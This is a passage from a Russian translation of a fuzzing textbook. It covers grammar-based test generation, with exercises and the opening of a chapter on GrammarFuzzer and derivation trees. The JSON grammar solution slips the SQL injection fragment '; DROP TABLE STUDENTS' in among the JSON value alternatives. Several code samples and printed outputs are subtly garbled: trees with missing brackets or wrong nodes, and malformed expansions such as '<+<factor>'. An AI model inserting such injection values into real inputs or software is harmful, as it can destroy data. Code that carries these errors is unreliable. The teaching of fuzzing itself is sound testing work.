- Грамматики — мощный инструмент описания и создания синтаксически корректных входов.
- Созданные грамматикой входы можно использовать непосредственно или как начальные образцы мутационного фаззинга.
- Классы символов и операторы расширяют грамматики и упрощают их запись.

Дальнейшие шаги

Грамматики являются прекрасной основой для генерации тестов и будут неоднократно использоваться в книге. Например, они позволяют фаззить конфигурации:

```
<options> ::= <option>*  
<option> ::= -h | --version | -v | -d | -i | --global-config <filename>
```

Грамматики подходят для фаззинга функций, API и графических интерфейсов:

```
<call-sequence> ::= <call>*  
<call> ::= urlparse(<url>) | urlsplit(<url>)
```

Отдельным раскрытиям можно назначать вероятности и ограничения:

```
<term>: 50% <factor> * <term> | 30% <factor> / <term> | 20% <factor>  
<integer>: <digit>+ { <integer> >= 100 }
```

Эти дополнения особенно ценны, поскольку позволяют:

1. автоматически выводить грамматики, не задавая их вручную;
2. направлять генерацию к конкретным целям — например, покрытию или критическим функциям.

Все эти техники будут рассмотрены далее. Следующий необходимый шаг — создание эффективного грамматического фаззера.

История вопроса

Грамматики как основа человеческого языка существуют столько же, сколько и сам язык. Первую формализацию порождающей грамматики создал Дакшипутра Панини около 350 года до н. э. [Panini, 350 BCE]. Роль грамматик как общего средства описания формальных языков данных и программ в информатике трудно переоценить. Основополагающая работа Хомского [Chomsky, 1956] ввела центральные модели регулярных языков, контекстно-свободных, контекстно-зависимых и универсальных грамматик, которые с тех пор используются для спецификации языков входов и программирования.

Применение грамматик для создания тестовых входов восходит к Буркхардту [Burkhardt, 1967], а позднее было заново открыто и применено Хэнфордом [Hanford, 1970] и Пёрдомом [Purdom, 1972]. Важнейшей областью грамматического тестирования стало тестирование компиляторов. Именно оно во многом способствует надёжности современных компиляторов и браузеров:

- **CSmith** [Yang et al., 2011] специально создаёт программы на C. Он начинает с грамматики C, а затем учитывает ранее определённые переменные и функции, безопасность целых чисел и типов. Авторы сообщили более чем о 400 ранее неизвестных ошибках компиляторов.
- **LangFuzz** [Holler et al., 2012], созданный при участии двух авторов этой книги, использует общую грамматику для круглосуточной генерации JavaScript и тестирования интерпретаторов. Он обнаружил более 2600 ошибок в Mozilla Firefox, Google Chrome и Microsoft Edge.
- **EMI Project** [Le et al., 2014] испытывает компиляторы C, превращая известные тесты в альтернативные программы, которые должны быть семантически эквивалентны для всех входов. Благодаря этому исправлено более ста ошибок компиляторов C.
- **Grammarinator** [Hodovan et al., 2018] — открытый грамматический фаззер на Python, использующий популярный формат ANTLR. Подобно LangFuzz, он применяет грамматику и для разбора, и для генерации; с его помощью найдено более ста проблем в лёгком движке JavaScript JerryScript и связанной платформе.
- **Domato** — универсальный движок грамматической генерации, специально применяемый для фаззинга DOM. Он выявил ряд уязвимостей в популярных браузерах.

Компиляторы и браузеры — не единственные области, где грамматики нужны для тестирования, хотя именно там они особенно хорошо известны. Авторы утверждают, что грамматиками можно создавать почти любые входы, и стремятся дать читателю необходимые для этого средства.

Упражнения

Упражнение 1. Грамматика JSON

Изучите спецификацию JSON и выведите из неё грамматику:

- применяйте классы символов для допустимых знаков;
- используйте EBNF для повторений и необязательных частей;
- считайте, что строка является последовательностью цифр, букв ASCII, знаков пунктуации и пробелов без кавычек и экранирования;
- считайте пробельным символом один обычный пробел;
- проверьте грамматику с помощью `is_valid_grammar()`.

Передайте результат `simple_grammar_fuzzer()`. Возникают ли ошибки и почему?

Решение. Спецификация переводится достаточно непосредственно:

```
CHARACTERS_WITHOUT_QUOTE = (
    string.digits +
    string.ascii_letters +
    string.punctuation.replace("'", '').replace('\\', '') +
    ' '
)

JSON_EBNF_GRAMMAR: Grammar = {
    "<start>": ["<json>"],
    "<json>": ["<element>"],
    "<element>": ["<ws><value><ws>"],
    "<value>": ["<object>", "<array>", "<string>", "<number>",
               "true", "false", "null", "; DROP TABLE STUDENTS"],
    "<object>": [{"<ws>"}, {"<members>"}],
    "<members>": [{"<member>(<members>)*"}],
    "<member>": [{"<ws><string><ws>:<element>"}],
    "<array>": [{"<ws>"}, {"<elements>"}],
    "<elements>": [{"<element>(<elements>)*"}],
    "<string>": ["'" + "<characters>" + "'"],
    "<characters>": [{"<character>*"}],
    "<character>": srange(CHARACTERS_WITHOUT_QUOTE),
    "<number>": [{"<int><frac><exp>"}],
    "<int>": [{"<digit>", "<onenine><digits>",
               "-<digit>", "-<onenine><digits>"}],
    "<digits>": [{"<digit>+"}],
    "<digit>": ['0', "<onenine>"],
    "<onenine>": crange('1', '9'),
    "<frac>": ["", "<digits>"],
    "<exp>": ["", "E<sign><digits>", "e<sign><digits>"],
    "<sign>": ["", '+', '-'],
    # "<ws>": srange(string.whitespace)
    "<ws>": [" "]
}

assert is_valid_grammar(JSON_EBNF_GRAMMAR)
JSON_GRAMMAR = convert_ebnf_grammar(JSON_EBNF_GRAMMAR)
```

Попробуем создать 50 объектов, ожидая возможные ошибки раскрытия:

```
from ExpectError import ExpectError

for i in range(50):
    with ExpectError():
        print(simple_grammar_fuzzer(JSON_GRAMMAR, '<object>'))
```

Фаззер создаёт разнообразные объекты, но иногда заканчивает `ExpansionError`. Причина в том, что он сначала достигает максимального числа элементов, после чего отвергает любое раскрытие, временно увеличивающее число нетерминалов, даже если в дальнейшем оно сократило бы строку. В следующей главе этот недостаток устраняется более надёжным алгоритмом.

Упражнение 2. Поиск ошибок

Название `simple_grammar_fuzzer()` выбрано неслучайно: способ раскрытия грамматик имеет несколько ограничений. Что произойдёт при применении функции к определённым выше `nonterminal_grammar` и `expr_grammar` и почему?

Решение. `nonterminal_grammar` не работает, потому что фаззер в конце концов пытается раскрыть только что созданный текст, похожий на нетерминал:

```
from ExpectError import ExpectError, ExpectTimeout

with ExpectError():
    simple_grammar_fuzzer(nonterminal_grammar, log=True)
```

После генерации `<j>` функция распознаёт его как нетерминал, но такого ключа в грамматике нет, поэтому возникает `KeyError: '<j>'`.

С `expr_grammar` ситуация ещё хуже: фаззер может начать бесконечную последовательность раскрытий.

```
with ExpectTimeout(1):
    for i in range(10):
        print(simple_grammar_fuzzer(expr_grammar))
```

Обе проблемы решаются в следующей главе более устойчивым алгоритмом порождения строк.

Упражнение 3. Грамматики с регулярными выражениями

В грамматике, расширенной регулярными выражениями, специальная форма

```
/regex/
```

включает регулярное выражение в раскрытие. Например,

```
<integer> ::= /[+-]?[0-9]+/
```

кратко задаёт целое число как необязательный знак и последовательность цифр.

Часть 1. Преобразование регулярных выражений

Напишите `convert_regex(r)`, которая принимает регулярное выражение `r` и создаёт эквивалентную грамматику. Поддержите следующие конструкции:

- `*`, `+`, `?` и `()` работают так же, как в EBNF;
- `a|b` преобразуется в список альтернатив `[a, b]`;
- `.` соответствует любому символу, кроме перевода строки;
- `[abc]` преобразуется в `srange("abc")`;
- `^[abc]` — во множество символов ASCII за исключением `srange("abc")`;
- `[a-b]` преобразуется в `srange(a, b)`;
- `^[a-b]` — во множество символов ASCII за исключением `srange(a, b)`.

Например, `convert_regex(r"[0-9]+")` должна вернуть грамматику наподобие:

```
{
    "<start>": ["<s1>"],
    "<s1>": ["<s2>", "<s1><s2>"],
    "<s2>": crange('0', '9')
}
```

Решение. Оставлено читателю.

Часть 2. Поиск и раскрытие регулярных выражений

Напишите `convert_regex_grammar(g)`, принимающую EBNF-грамматику `g` с регулярными выражениями `/.../` и создающую эквивалентную BNF-грамматику. Поддержите перечисленные выше конструкции.

Например, `convert_regex_grammar({"<integer>": "[+]?[0-9]+/"})` должна дать результат наподобие:

```
{
    "<integer>": ["<s1><s3>"],
    "<s1>": ["", "<s2>"],
    "<s2>": srange("+"),
    "<s3>": ["<s4>", "<s4><s3>"],
    "<s4>": crange('0', '9')
}
```

Дополнительно можно поддержать экранирование: `\с` означает буквальное `с`, `\/` — символ `/`, не завершающий регулярное выражение, а `\\` — обратную косую черту.

Решение. Оставлено читателю.

Упражнение 4. Определение грамматик функциями (повышенная сложность)

Для более приятного синтаксиса спецификации можно использовать конструкции Python, которые затем разбирает отдельная функция. Например, альтернативы можно разделять оператором `|`:

```
def expression_grammar_fn():
    start = "<expr>"
    expr = "<term> + <expr>" | "<term> - <expr>"
    term = ("<factor> * <term>" |
            "<factor> / <term>" |
            "<factor>")
    factor = ("<+<factor>" | "<-<factor>" | "<(<expr>)>" |
             "<integer>.<integer>" | "<integer>")
    integer = "<digit><integer>" | "<digit>"
    digit = ('0' | '1' | '2' | '3' | '4' |
             '5' | '6' | '7' | '8' | '9')
```

Обычный вызов `expression_grammar_fn()` завершится ошибкой: строки Python не поддерживают `|`. Но функция предназначена не для выполнения, а как данные, из которых будет построена грамматика.

```
with ExpectError():
    expression_grammar_fn()

TypeError: unsupported operand type(s) for |: 'str' and 'str'
```

Воспользуемся модулями `ast` для абстрактных синтаксических деревьев и `inspect` для анализа кода:

```
import ast
import inspect
```

```
source = inspect.getsource(expression_grammar_fn)
tree = ast.parse(source)
```

Теперь дерево можно обойти и найти операторы с альтернативами. `get_alternatives()` рекурсивно спускается по узлам бинарного `|`. Когда достигнуто отдельное раскрытие, параметр `to_expr` преобразует его в нужное представление; здесь это строка.

```
def get_alternatives(op, to_expr=lambda o: o.s):
    if isinstance(op, ast.BinOp) and isinstance(op.op, ast.BitOr):
        return (get_alternatives(op.left, to_expr) +
                [to_expr(op.right)])
    return [to_expr(op)]
```

`funct_parser()` принимает AST функции и проходит по всем присваиваниям:

```
def funct_parser(tree, to_expr=lambda o: o.s):
    return {
        assign.targets[0].id: get_alternatives(assign.value, to_expr)
        for assign in tree.body[0].body
    }
```

Результат имеет обычный формат грамматики:

```
grammar = funct_parser(tree)
for symbol in grammar:
    print(symbol, ":", grammar[symbol])

start ::= ['<expr>']
expr ::= ['<term> + <expr>', '<term> - <expr>']
term ::= ['<factor> * <term>', '<factor> / <term>', '<factor>']
factor ::= ['+<factor>', '-<factor>', '(<expr>)', '<integer>.<integer>', '<integer>']
integer ::= ['<digit><integer>', '<digit>']
digit ::= ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']
```

Часть 1(a). Одна функция

Напишите `define_grammar(fn)`, которая принимает грамматику, записанную как функция, и возвращает обычную грамматику.

Решение. Достаточно объединить получение исходного текста, разбор AST и созданный анализатор:

```
def define_grammar(fn, to_expr=lambda o: o.s):
    source = inspect.getsource(fn)
    tree = ast.parse(source)
    grammar = funct_parser(tree, to_expr)
    return grammar

define_grammar(expression_grammar_fn)
```

Python позволяет сразу связать сгенерированную грамматику с именем функции с помощью декоратора. Тогда ошибочная функция не остаётся доступной:

```
@define_grammar
def expression_grammar():
    start = "<expr>"
    expr = "<term> + <expr>" | "<term> - <expr>"
    # ...
```

Часть 1(b). Альтернативные представления

Предыдущее представление не позволяет просто включать результаты `srange()` и `crange()`, а строковая запись выражений может показаться ограниченной. Её легко расширить:

```

def define_name(o):
    return o.id if isinstance(o, ast.Name) else o.s

def define_expr(op):
    if isinstance(op, ast.BinOp) and isinstance(op.op, ast.Add):
        return (*define_expr(op.left), define_name(op.right))
    return (define_name(op),)

def define_ex_grammar(fn):
    return define_grammar(fn, define_expr)

```

Теперь грамматику можно записать с помощью имён Python и оператора сложения для последовательности:

```

@define_ex_grammar
def expression_grammar():
    start = expr
    expr = (term + '+' + expr
            | term + '-' + expr)
    term = (factor + '*' + term
            | factor + '/' + term
            | factor)
    factor = ('+' + factor
             | '-' + factor
             | '(' + expr + ')')
    integer = (digit + integer
              | digit)
    digit = ('0' | '1' | '2' | '3' | '4' |
            '5' | '6' | '7' | '8' | '9')

    for symbol in expression_grammar:
        print(symbol, " ::= ", expression_grammar[symbol])

```

Полученная структура немного подробнее стандартной: каждое раскрытие представлено кортежем.

В этом варианте ещё не поддерживаются `srange()` и `crange()`. Как добавить их? Подсказка: оберните `define_expr()` и ищите узлы `ast.Call`.

Часть 2. Расширенные грамматики

Введите оператор `*`, принимающий пару `(min, max)`, где `min` и `max` — минимальное и максимальное число повторений. Отсутствующий `min` означает ноль, отсутствующий `max` — бесконечность.

```

def identifier_grammar_fn():
    identifier = idchar * (1,)

```

Через `*` можно обобщить операторы EBNF: `?` соответствует `(0, 1)`, `*` — `(0, )`, а `+` — `(1, )`. Напишите преобразователь, который разбирает записанную таким образом расширенную грамматику и переводит её в BNF.

Решение. Решения пока нет :-)

Эффективный грамматический фаззинг

В предыдущей главе мы увидели, как грамматики обеспечивают результирующее тестирование. Теперь строковый алгоритм будет преобразован в древовидный: он работает значительно быстрее и даёт гораздо больше контроля над генерацией фаззинговых входов.

Алгоритм этой главы служит основой нескольких последующих техник, поэтому глава является одним из центральных узлов книги.

Предварительные знания

- Нужно понимать основы грамматического фаззинга из предыдущей главы.

Краткое содержание

Эффективный грамматический фаззинг

В главе вводится `GrammarFuzzer` — эффективный фаззер, создающий по грамматике синтаксически корректные строки. Типичное применение:

```
from Grammars import US_PHONE_GRAMMAR

phone_fuzzer = GrammarFuzzer(US_PHONE_GRAMMAR)
phone_fuzzer.fuzz()

'(771)306-0659'
```

Конструктор `GrammarFuzzer` принимает именованные параметры, управляющие поведением. Например, `start_symbol` задаёт начальный символ вместо `<start>`:

```
area_fuzzer = GrammarFuzzer(
    US_PHONE_GRAMMAR, start_symbol='<area>')
area_fuzzer.fuzz()

'409'
```

Параметры конструктора имеют следующий смысл:

- `grammar` — грамматика генерируемых строк;
- `start_symbol` — стартовый символ;
- `min_nonterminals` и `max_nonterminals` — границы числа создаваемых нетерминалов;
- `disp` включает отображение промежуточных деревьев вывода;
- `log` печатает промежуточные шаги в стандартный поток вывода.

Деревья вывода

Внутри `GrammarFuzzer` использует **деревья вывода**, раскрываемые шаг за шагом. После генерации строки полученное дерево доступно в атрибуте `derivation_tree`:

```
display_tree(phone_fuzzer.derivation_tree)
```

Во внутреннем представлении узел — пара (`symbol`, `children`). У нетерминала `symbol` содержит раскрываемый символ, а `children` — список дочерних узлов. У терминала `symbol` содержит терминальную строку, а список потомков пуст.

```

phone_fuzzer.derivation_tree

('start',
 [ ('phone-number',
   [ ('(', []),
     ('area',
      [ ('lead-digit', [ ('7', [])]),
        ('digit', [ ('7', [])]),
        ('digit', [ ('1', [])]) ]),
     ('', []),
     ('exchange',
      [ ('lead-digit', [ ('3', [])]),
        ('digit', [ ('0', [])]),
        ('digit', [ ('6', [])]) ]),
     ('-', []),
     ('line',
      [ ('digit', [ ('0', [])]),
        ('digit', [ ('6', [])]),
        ('digit', [ ('5', [])]),
        ('digit', [ ('9', [])]) ])] ])] )

```

Глава содержит вспомогательные средства для работы с деревьями, в том числе функцию визуализации `display_tree()`. SVG-изображения из автоматически созданного резюме отсутствуют в локальной копии; соответствующие диаграммы полностью воспроизводятся приведёнными вызовами.

Недостаточный алгоритм

В предыдущей главе функция `simple_grammar_fuzzer()` принимала грамматику и автоматически создавала синтаксически корректную строку. Однако она действительно проста и обладает существенными ограничениями. Вернёмся к грамматике выражений, полученной из `EXPR_EBNF_GRAMMAR`.

```

from typing import Tuple, List, Optional, Any, Union, Set, Callable, Dict
from Grammars import (
    EXPR_EBNF_GRAMMAR, convert_ebnf_grammar, Grammar, Expansion,
    simple_grammar_fuzzer, is_valid_grammar, exp_string,
    START_SYMBOL, EXPR_GRAMMAR, URL_GRAMMAR, CGI_GRAMMAR,
    RE_NONTERMINAL, nonterminals, is_nonterminal
)

expr_grammar = convert_ebnf_grammar(EXPR_EBNF_GRAMMAR)
expr_grammar

{'start': ['<expr>'],
 '<expr>': ['<term> + <expr>', '<term> - <expr>', '<term>'],
 '<term>': ['<factor> * <term>', '<factor> / <term>', '<factor>'],
 '<factor>': ['<sign-1><factor>', '(<expr>)', '<integer><symbol-1>'],
 '<sign>': ['+', '-'],
 '<integer>': ['<digit-1>'],
 '<digit>': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9'],
 '<symbol>': ['.<integer>'],
 '<sign-1>': ['', '<sign>'],
 '<symbol-1>': ['', '<symbol>'],
 '<digit-1>': ['<digit>', '<digit><digit-1>']}

```

У `expr_grammar` есть любопытное свойство: `simple_grammar_fuzzer()` на ней застревает.

```

from ExpectError import ExpectTimeout

with ExpectTimeout(1):
    simple_grammar_fuzzer(
        grammar=expr_grammar, max_nonterminals=3)

```

В течение секунды функция не завершается. Причина заключена в правиле:

```
expr_grammar['<factor>']  
['<sign-1><factor>', '(<expr>)', '<integer><symbol-1>']
```

Любая альтернатива, кроме (`<expr>`), хотя бы временно увеличивает число символов. Поскольку установлен жёсткий предел на число раскрываемых символов, единственным доступным выбором для `<factor>` остаётся (`<expr>`). Это ведёт к бесконечному добавлению скобок.

Потенциально бесконечное раскрытие — лишь один недостаток `simple_grammar_fuzzer()`:

1. **Низкая эффективность.** На каждой итерации фаззер ищет в уже созданной строке символы для раскрытия. По мере роста строки поиск дорожает.
2. **Слабая управляемость.** Даже при ограничении числа символов результат может оказаться очень длинным или бесконечным.

Измерим время создания строк различной длины:

```
from Timer import Timer  
  
trials = 50  
xs = []  
ys = []  
for i in range(trials):  
    with Timer() as t:  
        s = simple_grammar_fuzzer(  
            EXPR_GRAMMAR, max_nonterminals=15)  
        xs.append(len(s))  
        ys.append(t.elapsed_time())  
        print(i, end=" ")  
    print()  
  
average_time = sum(ys) / trials  
print("Average time:", average_time)  
  
Average time: 0.10001757324207575
```

Построим диаграмму зависимости времени от длины:

```
%matplotlib inline  
  
import matplotlib.pyplot as plt  
plt.scatter(xs, ys)  
plt.title('Time required for generating an output')
```

Эксперимент показывает две вещи: время создания растёт квадратично с длиной результата, а значительная часть результатов имеет десятки тысяч символов. График генерируется приведённым кодом, поэтому растровый вывод блокнота не дублируется.

Нужен более разумный алгоритм: эффективный, хорошо управляемый и способный заранее понять, что альтернатива (`<expr>`) в `expr_grammar` может раскрыться бесконечно, в отличие от двух других.

Деревья вывода

Чтобы повысить эффективность и контролировать раскрытие, будем представлять создаваемые строки специальной структурой — постепенно раскрываемым **деревом вывода**. Оно сохраняет текущее состояние: какие элементы во что раскрылись и какие символы ещё предстоит обработать. Кроме того, добавлять узлы дерева значительно дешевле, чем многократно заменять фрагменты строки.

Как и другие деревья в программировании, дерево вывода, также называемое деревом разбора или конкретным синтаксическим деревом, состоит из **узлов**, которые могут иметь дочерние узлы. Начальный узел без родителя называется **корнем**, а узел без потомков — **листом**.

Рассмотрим процесс раскрытия на арифметической грамматике. Начинаем с единственного корневого узла, представляющего стартовый символ `<start>`:

```
<start>
```

Для раскрытия дерева ищется нетерминал `S` без потомков — ещё не раскрытый символ. Из грамматики выбирается его раскрытие и добавляется как потомок `S`. Единственная альтернатива `<start>` — `<expr>`:

```
<start>
└─ <expr>
```

Чтобы получить строку из дерева, обходим его по порядку и собираем символы листьев. На этом этапе результат равен `"<expr>"`.

Далее раскрывается `<expr>`. Если выбрать `<expr> + <term>`, у узла появятся три потомка:

```
<start>
└─ <expr>
   ├── <expr>
   ├── +
   └─ <term>
```

Раскрытие повторяется, пока не останется необработанных нетерминалов. Например, обе ветви в итоге проходят через `<term>`, `<factor>`, `<integer>` и `<digit>` к терминалу `2`:

```
<start>
└─ <expr>
   ├── <expr>
   │   ├── <term>
   │   │   └─ <factor>
   │   │       └─ <integer>
   │   │           └─ <digit>
   │   │               └─ 2
   │   └─ +
   │       └─ <term>
   │           └─ <factor>
   │               └─ <integer>
   │                   └─ <digit>
   │                       └─ 2
   └─ <term>
```

Так получено представление строки `2 + 2`. В отличие от самой строки, дерево сохраняет всю структуру и историю порождения. Его легко сравнивать и изменять — например, заменять одно поддерево другим. Диаграммы оригинального блокнота генерируются через Graphviz; выше они представлены эквивалентными текстовыми деревьями без машинного SVG.

Представление деревьев вывода

В Python узел представляется парой

```
(SYMBOL_NAME, CHILDREN)
```

где `SYMBOL_NAME` — строка узла, например `"<start>"` или `"+"`, а `CHILDREN` — список дочерних узлов.

`CHILDREN` имеет два особых значения:

1. `None` — место для будущего раскрытия. Узел является нетерминалом и должен быть обработан дальше.

2. [] — пустой список, то есть потомков нет. Узел является терминалом и больше не раскрывается. Тип `DerivationTree` описывает эту структуру. Строго говоря, вместо `Any` должен стоять `DerivationTree`, но статическая типизация Python не всегда хорошо обрабатывает рекурсивные типы.

```
DerivationTree = Tuple[str, Optional[List[Any]]]
```

Представим промежуточное дерево `<expr> + <term>`:

```
derivation_tree: DerivationTree = (  
    "<start>",  
    [("<expr>",  
      [("<expr>", None),  
        (" + ", []),  
        ("<term>", None)])])  
)
```

Для наглядности введём `display_tree()`.

Экскурс: реализация `display_tree()`

Функция программно обходит структуру и строит изображение утилитой `dot` из `Graphviz`. Если реализация визуализации неинтересна, можно перейти сразу к следующему примеру.

```
from graphviz import Digraph  
from IPython.display import display  
import re  
import string
```

Сначала подготовим текст для языка DOT. По умолчанию к одиночным символам добавляется их код, непечатаемые символы записываются в шестнадцатеричном виде, а специальные знаки экранируются.

```
def dot_escape(s: str, show_ascii=None) -> str:  
    """Вернуть строку, пригодную для dot.  
  
    Если `show_ascii` истинно либо длина `s` равна 1,  
    также добавить числовой код символа.  
    """  
    escaped_s = ''  
    if show_ascii is None:  
        show_ascii = (len(s) == 1)  
  
    if show_ascii and s == '\n':  
        return '\\\n (10)'  
  
    s = s.replace('\n', '\\n')  
    for c in s:  
        if re.match('[,<>\\\\\\\\"]', c):  
            escaped_s += '\\' + c  
        elif c in string.printable and 31 < ord(c) < 127:  
            escaped_s += c  
        else:  
            escaped_s += '\\\\x' + format(ord(c), '02x')  
  
    if show_ascii:  
        escaped_s += f' ({ord(c)})'  
  
    return escaped_s  
  
assert dot_escape("hello") == "hello"  
assert dot_escape("<hello>, world") == "\\<hello\\>\\, world"  
assert dot_escape("\\n") == "\\n"  
assert dot_escape("\n", show_ascii=False) == "\\n"  
assert dot_escape("\n", show_ascii=True) == "\\n (10)"  
assert dot_escape('\x01', show_ascii=False) == "\\x01"
```

```
assert dot_escape('\x01') == "\\x01 (1)"
```

Хотя сейчас визуализируется именно `derivation_tree`, полезно обобщить функцию на любую древовидную структуру. `extract_node()` извлекает символ, потомков и необязательную аннотацию:

```
def extract_node(node, id):
    symbol, children, *annotation = node
    return symbol, children, ''.join(str(a) for a in annotation)
```

Иногда обработанные и необработанные узлы нужно рисовать по-разному. Стандартные функции атрибутов узла, ребра и графа можно заменить пользовательскими:

```
def default_node_attr(dot, nid, symbol, ann):
    dot.node(repr(nid), dot_escape(symbol))
```

```
def default_edge_attr(dot, start_node, stop_node):
    dot.edge(repr(start_node), repr(stop_node))
```

```
def default_graph_attr(dot):
    dot.attr('node', shape='plain')
```

`display_tree()` принимает эти четыре функции и использует их при рекурсивном обходе:

```
def display_tree(derivation_tree: DerivationTree,
                 log: bool = False,
                 extract_node: Callable = extract_node,
                 node_attr: Callable = default_node_attr,
                 edge_attr: Callable = default_edge_attr,
                 graph_attr: Callable = default_graph_attr) -> Any:
    from graphviz import Digraph

    counter = 0

    def traverse_tree(dot, tree, id=0):
        symbol, children, annotation = extract_node(tree, id)
        node_attr(dot, id, symbol, annotation)

        if children:
            for child in children:
                nonlocal counter
                counter += 1
                child_id = counter
                edge_attr(dot, id, child_id)
                traverse_tree(dot, child, child_id)

    dot = Digraph(comment="Derivation Tree")
    graph_attr(dot)
    traverse_tree(dot, derivation_tree)
    if log:
        print(dot)
    return dot
```

Конец экскурсии

Вызов отображает уже определённую структуру:

```
display_tree(derivation_tree)
```

Её внутреннее представление можно проверить непосредственно:

```
derivation_tree
('start',
 [('expr',
  [ ('expr', None), ('+', []), ('term', None) ] ]])
```

В книге иногда используется `display_annotated_tree()`, добавляющая аннотации к отдельным узлам.

Экскурс: исходный код и пример `display_annotated_tree()`

Функция отображает аннотированное дерево слева направо:

```
def display_annotated_tree(tree: DerivationTree,
                          a_nodes: Dict[int, str],
                          a_edges: Dict[Tuple[int, int], str],
                          log: bool = False):
    def graph_attr(dot):
        dot.attr('node', shape='plain')
        dot.graph_attr['rankdir'] = 'LR'

    def annotate_node(dot, nid, symbol, ann):
        if nid in a_nodes:
            dot.node(
                repr(nid),
                "%s (%s)" % (
                    dot_escape(unicode_escape(symbol)), a_nodes[nid]))
        else:
            dot.node(repr(nid), dot_escape(unicode_escape(symbol)))

    def annotate_edge(dot, start_node, stop_node):
        if (start_node, stop_node) in a_edges:
            dot.edge(repr(start_node), repr(stop_node),
                     a_edges[(start_node, stop_node)])
        else:
            dot.edge(repr(start_node), repr(stop_node))

    return display_tree(
        tree, log=log,
        node_attr=annotate_node,
        edge_attr=annotate_edge,
        graph_attr=graph_attr)
```

Например, узел с номером 3 помечается словом `plus`, а ребро от узла 1 к 3 — `op`:

```
display_annotated_tree(
    derivation_tree,
    {3: 'plus'},
    {(1, 3): 'op'},
    log=False)
```

Конец экскурсии

Чтобы собрать все листья дерева в строку, пригодится `all_terminals()`:

```
def all_terminals(tree: DerivationTree) -> str:
    symbol, children = tree
    if children is None:
        # Ещё не раскрытый нетерминал.
        return symbol

    if len(children) == 0:
        # Терминальный символ.
        return symbol

    # Раскрытый узел: объединить терминалы всех потомков.
    return ''.join([all_terminals(c) for c in children])

all_terminals(derivation_tree)
```

```
'<expr> + <term>'
```

Альтернативная `tree_to_string()` тоже преобразует дерево в строку, но заменяет нераскрытые нетерминалы пустыми строками:

```
def tree_to_string(tree: DerivationTree) -> str:
    symbol, children, *_ = tree
    if children:
        return ''.join(tree_to_string(c) for c in children)
    else:
        return '' if is_nonterminal(symbol) else symbol

tree_to_string(derivation_tree)

' + '
```

Раскрытие узла

Разработаем алгоритм, который принимает дерево с нераскрытыми символами и последовательно обрабатывает их. Как и прежде, создадим производный от Fuzzer класс GrammarFuzzer. Он получает грамматику и стартовый символ; остальные параметры позднее будут управлять генерацией и отладкой.

```
from Fuzzer import Fuzzer

class GrammarFuzzer(Fuzzer):
    """Эффективно создавать строки по грамматике через деревья вывода."""

    def __init__(self,
                 grammar: Grammar,
                 start_symbol: str = START_SYMBOL,
                 min_nonterminals: int = 0,
                 max_nonterminals: int = 10,
                 disp: bool = False,
                 log: Union[bool, int] = False) -> None:
        """Создавать строки `grammar`, начиная с `start_symbol`.

        `min_nonterminals` и `max_nonterminals` ограничивают
        число создаваемых нетерминалов. `disp` показывает
        промежуточные деревья, `log` — текстовые шаги.
        """
        self.grammar = grammar
        self.start_symbol = start_symbol
        self.min_nonterminals = min_nonterminals
        self.max_nonterminals = max_nonterminals
        self.disp = disp
        self.log = log
        self.check_grammar()
```

Для последовательного добавления методов используется уже знакомый приём:

```
class GrammarFuzzer(GrammarFuzzer):
    def new_method(self, args):
        pass
```

Фактически создаётся новый класс, наследующий предыдущий, но для дальнейшего изложения разница несущественна.

Экскурс: реализация `check_grammar()`

Метод проверяет наличие стартового символа и согласованность грамматики. Подклассы смогут объявлять поддерживаемые аннотации:

```

class GrammarFuzzer(GrammarFuzzer):
    def check_grammar(self) -> None:
        """Проверить переданную грамматику."""
        assert self.start_symbol in self.grammar
        assert is_valid_grammar(
            self.grammar,
            start_symbol=self.start_symbol,
            supported_opts=self.supported_opts())

    def supported_opts(self) -> Set[str]:
        """Множество поддерживаемых параметров."""
        return set()

```

Конец экскурса

`init_tree()` создаёт дерево только со стартовым символом:

```

class GrammarFuzzer(GrammarFuzzer):
    def init_tree(self) -> DerivationTree:
        return (self.start_symbol, None)

f = GrammarFuzzer(EXPR_GRAMMAR)
display_tree(f.init_tree())

```

Именно это одноузловое дерево предстоит раскрыть.

Выбор альтернативы потомков

Один из центральных методов — `choose_node_expansion()`. Он получает узел и список возможных списков потомков — по одному для каждой альтернативы правила — и возвращает индекс выбранного варианта.

Переопределяя этот метод, в следующих главах можно реализовать разные стратегии. Пока выбор равновероятно случаен.

```

import random

class GrammarFuzzer(GrammarFuzzer):
    def choose_node_expansion(
        self,
        node: DerivationTree,
        children_alternatives: List[List[DerivationTree]]) -> int:
        """Вернуть индекс выбранного варианта потомков `node`."""
        return random.randrange(0, len(children_alternatives))

```

Получение возможных раскрытий

Для построения возможных потомков нужна `expansion_to_children()`. Она принимает строку раскрытия и разбивает её на список деревьев — по одному для каждого терминального или нетерминального фрагмента.

Экскурс: реализация `expansion_to_children()`

Функция использует `re.split()`:

```

def expansion_to_children(
    expansion: Expansion) -> List[DerivationTree]:

```

```

expansion = exp_string(expansion)
assert isinstance(expansion, str)

if expansion == "": # Особый случай: эpsilon-раскрытие.
    return [("", [])]

strings = re.split(RE_NONTERMINAL, expansion)
return [
    (s, None) if is_nonterminal(s) else (s, [])
    for s in strings if len(s) > 0
]

```

Конец экскурсии

Обычное раскрытие делится на три узла:

```

expansion_to_children("<term> + <expr>")

[(('<term>', None), (' + ', []), ('<expr>', None))]

```

Эпсилон-раскрытие требует отдельной обработки:

```

expansion_to_children("")

[('', [])]

```

Как и `nonterminals()`, функция принимает кортеж с дополнительными данными, игнорируя их:

```

expansion_to_children((" + <term>", {"extra_data": 1234}))

[('+', []), ('<term>', None)]

```

Сделаем утилиту методом, чтобы подклассы могли её переопределять:

```

class GrammarFuzzer(GrammarFuzzer):
    def expansion_to_children(
        self, expansion: Expansion) -> List[DerivationTree]:
        return expansion_to_children(expansion)

```

Объединение компонентов

Теперь можно:

1. взять нераскрытый узел дерева;
2. случайно выбрать раскрытие;
3. вернуть новое дерево.

Именно это делает `expand_node_randomly()`.

Экскурс: реализация `expand_node_randomly()`

Функция строит массив возможных потомков и передаёт его `choose_node_expansion()`, которую подклассы могут переопределять.

```

class GrammarFuzzer(GrammarFuzzer):
    def expand_node_randomly(
        self, node: DerivationTree) -> DerivationTree:
        """Случайно раскрыть `node` и вернуть новый узел."""
        symbol, children = node
        assert children is None

        if self.log:

```

```

        print("Expanding", all_terminals(node), "randomly")

        expansions = self.grammar[symbol]
        children_alternatives: List[List[DerivationTree]] = [
            self.expansion_to_children(expansion)
            for expansion in expansions
        ]

        index = self.choose_node_expansion(
            node, children_alternatives)
        chosen_children = children_alternatives[index]

        chosen_children = self.process_chosen_children(
            chosen_children, expansions[index])

